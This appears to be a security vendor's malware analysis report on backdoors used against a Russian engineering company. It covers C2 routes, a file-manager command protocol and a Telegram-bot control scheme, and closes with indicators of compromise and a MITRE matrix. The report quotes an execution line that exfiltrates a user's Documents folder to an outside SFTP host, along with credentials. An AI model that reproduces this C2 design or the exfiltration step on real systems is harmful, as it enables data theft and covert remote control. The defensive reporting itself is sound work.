Trojan.Updatar.3

A modular backdoor capable of executing attacker-issued commands. Written in C++, it is designed to run on Microsoft Windows operating systems. This malware was used in a targeted attack against a Russian engineering company to collect confidential data from infected systems. The backdoor's code is obfuscated.

Operating routine

The following backdoor modules were identified:

- Command-line access module
- Remote control module (VNC)
- File download and installation module
- Screencasting module

All modules communicate with the same C2 server: `updating-services[.]com`.

Command-line Access Module

This primary module is delivered and installed by the **Trojan.Updatar.2** downloader. Upon execution, it collects system information from the infected machine:

Parameter	Description
Username	Username
PC_name	PC name
OS	Windows version
Screen	Screen size
Ram	The amount of RAM, megabyte
External ip	An external IP
Manufacturer	Motherboard manufacturer
Model	Product name
Processor Name	Processor's name and its clock frequency
Hard Disk	Hard disk capacity
Avname	Installed anti-virus
BIOS Version	BIOS software information
Internet Adapter	The unique identifier of the network device

The trojan obtains general system details via WMI queries.

It then sends the following requests to the C2 server:

- `tmr`
- `src`
- `pinger`
- `commander`
- `commander response`

pinger

The first packet sent, it contains system information.

Route:	`/dashboard/pinger`
Method:	POST
User-agent:	Vendetta Browser v12.0.1
Request parameter:	System information

One possible parameter, `Internet Adapter`, is essential for victim identification and included in tracking requests.

tmr

Sends a keepalive packet at regular intervals.

Route:	`/dashboard/tmr`
Method:	POST
User-agent:	Vendetta Browser v12.0.1
Request parameter:	System information

src

Sends a screenshot.

Route:	`/dashboard/src`
Method:	POST
User-agent:	MyScreenshotApp

commander

Receives a command from the C2 server operator that is to be executed in the Windows cmd shell. Commands are sent interactively, not automatically.

Route:	`/dashboard/commander`
Method:	POST
User-agent:	Vendetta Browser v12.0.1
Request parameter:	`Internet Adapter`

commander response

Sends the result of the executed command back to the C2 server.

Route:	`/dashboard/commander/response`
Method:	POST
User-agent:	Vendetta Browser v12.0.1
Request parameter:	`Internet Adapter`

Remote Control Module

Implements remote desktop control via VNC (Virtual Network Computing).

The trojan starts two threads:

- Screen capture thread
- Keyboard emulation thread

It connects to the C2 server using a WebSocket on the route `/ws/`.

File Download Module

When this module is launched, the trojan receives three arguments:

- C2 server name
- Victim ID
- Wait time (timeout)

C2 server request endpoints:

- `/dashboard/api/file_manager/upload_file/<id>`
- `/dashboard/api/file_manager/response/<id>/`
- `/dashboard/api/file_manager/command/<id>/`

The request /dashboard/api/file_manager/command/<id>/

Causes the trojan to receive a command for execution. The response is a JSON object containing the target command.

Possible commands:

Command	Target
list_dir	Get the directory listing
download	Download a file from the infected system
delete	Delete a file
create_folder	Create a directory
download_from_server	Download a file to the infected system
stop_file_manager_client	Stop the module's operation

Command examples:

```
{
    "command": {
        "action": "list_dir",
        "path": "C:\\"
    }
}
```

```
{
  "command": {
    "action": "stop_file_manager_client",
    "path": "internal"
  }
}
```

The request /dashboard/api/file_manager/upload_file/<id>/

Executes the `download` command, which results in a file being uploaded from the victim to the C2 server.

The request /dashboard/api/file_manager/response/<id>/

Sends the result of the executed command or an error message if the command fails.

Screencasting Module

Records the victim's screen using `API Direct3D 11` and the library `jpeg62`.

To screencast, the trojan connects to the C2 server with the route `/ws/` via WebSocket on port 80 and initializes the recording device. The WebSocket is implemented via `boost::beast::websocket::stream`.

Trojan.Uploader.36875

A trojan written in C++ and designed to run on computers with Microsoft Windows operating systems. It functions as an SFTP client for downloading files and directories from infected machines.

Operating routine

The malware accepts four arguments:

- `sftp_server` — the server to which a target file or directory is to be uploaded;
- `sftp_user` — the SFTP username;
- `sftp_password` — the SFTP password;
- `folder_path` — the path to the file or directory to be downloaded.

The trojan uses the domain `eu-central-1[.]sftpcloud[.]io` as the SFTP server.

Trojan.Uploader.36875 creates an archive `folder_backup.zip` containing the target directory and uploads it to the remote server.

An example of the trojan's execution:

```
st.exe eu-central-1[.]sftpcloud[.]io 40433706825f4152a64f5fefbe1675d8
Nv6Rf4aL0E37jZRr2kHvgZomsTSUGi3h C:\Users\<user_name>\Documents\tda
```

BackDoor.Siggen2.5423

A trojan written in the Python scripting language and targeting computers running Microsoft Windows operating systems. Its main functionality is to provide remote access to the infected system via VNC.

Operating routine

The trojan is controlled by malicious actors via a Telegram bot. It supports the following commands:

- `/move <direction> <pixels>` — moves the cursor on the infected system in the specified direction (left, right, up, down) by the given number of pixels;
- `/type <text>` — types the specified text;
- `press <key>` — presses the specified key or key combination (e.g., `enter`, `ctrl+c`, `tab`);
- `/click` — performs a mouse click.

The trojan uses the `pyautogui` library to control the cursor and mouse.

Appendix 1. Indicators of Compromise

SHA1 hashes

Trojan.Updatar.1

b463f775a28e134615984d58f774c80575f002af

26df8e86faa6ee9c19a22b9ac35dd08983e794af

d7bfa3b87e6458c8e3a901779ac76adaca0cc0ce

602751b9f1cd94813163fcfe3cab64c7d2a3a64c

2eeb94fd24b66284f5e2f19ec6b284255d1a4c0d

a9d356b851ca2942925d937e02f6a7b09881b6c9

bb9d5c2d31ca7711a5e1c87d429dc495f9fc45db

Trojan.Updatar.2

e517577a8e2166335fa1b640578fd8a1cb353c6d

Trojan.Updatar.3

08e2edeea11515c5c83a9d14d723d29939549978

856225319df6fbb1ff3ea2b9e418a83fbec300d9

65ffe173a0f48711531c1cc8155d32c55569facb

e324c7490dc287168c2de66021f02e7d999d8538

Meterpreter

98f90f98efa163f2d79877284d30947d7c079b43

27daaa589d76c8e6a7190d63cfc6daea4281ee4b

Tool.Frp

f49fa6e6bef00cd00bc31fcf4f019fdf82c28fd3

Trojan.FakeAV

64ee90631ecf47d5d0f1916007f96069083292cc

b385e11c70b81ddcd594ac0929fb7882a8354af3

9e1486417007f84cb76999ec95231362a7daf840

7e4add7c7135fc091a4ae2452e5683ad4f883e86

e0800e803c00db69a06caa68d5889fccc8080772

Trojan.FakeApp

5e9934c1ed5da62dc7d05e5c2a9d364dbb06d3a6

Tool.Ligolo.6

1041f2df7770456e3759a86f7db3cd9b29fb6a39

Program.RemoteAdmin.877 (RemCom)

23873bf2670cf64c2440058130548d4e4da412dd

Trojan.Uploader.36875

903283f46df39c46d3be506fd99fdf61b6f0edeb

BackDoor.Siggen2.5423

535374b9391410798ee9490eade689996809bc12

26df8e86faa6ee9c19a22b9ac35dd08983e794af

Program.Rdpwrap.7

dc6ba17b27e6611489c5c52f8956bc5a45001ecd

d58d987989d1f44effb4bb29d06efb1c51f66718

Tool.Chisel.1

7902b08fb184cfb9580d0ad950baf048a795f7c1

Tool.HandleKatz.1

462653d8b96c6ee9cca5c09b2955588e5af40256

Domains

roscosmosmeet[.]online

roscosmosmeet[.]ru

adobe-updater[.]net

doc-mil[.]ru

updatingservices[.]net

updating-services[.]com

etti-deti[.]ru

etti-deti[.]online

e97861mi[.]beget[.]tech

IP

77[.]105.161[.]30

Appendix 2. MITRE Matrix

Stage	Technique
Initial access	Phishing (T1566)
Execution	User execution (T1204) Software Deployment Tools (T1072)
Persistence	BITS Jobs (T1197) Modify Registry (T1112) Boot or Logon Autostart Execution (T1547)
Detection prevention	Obfuscated Files or Information (T1027)
Data collection	Data from Local System (T1005) Screen Capture (T1113)
Command and control	Web Protocols (T1437.001) Encrypted Channel (T1573)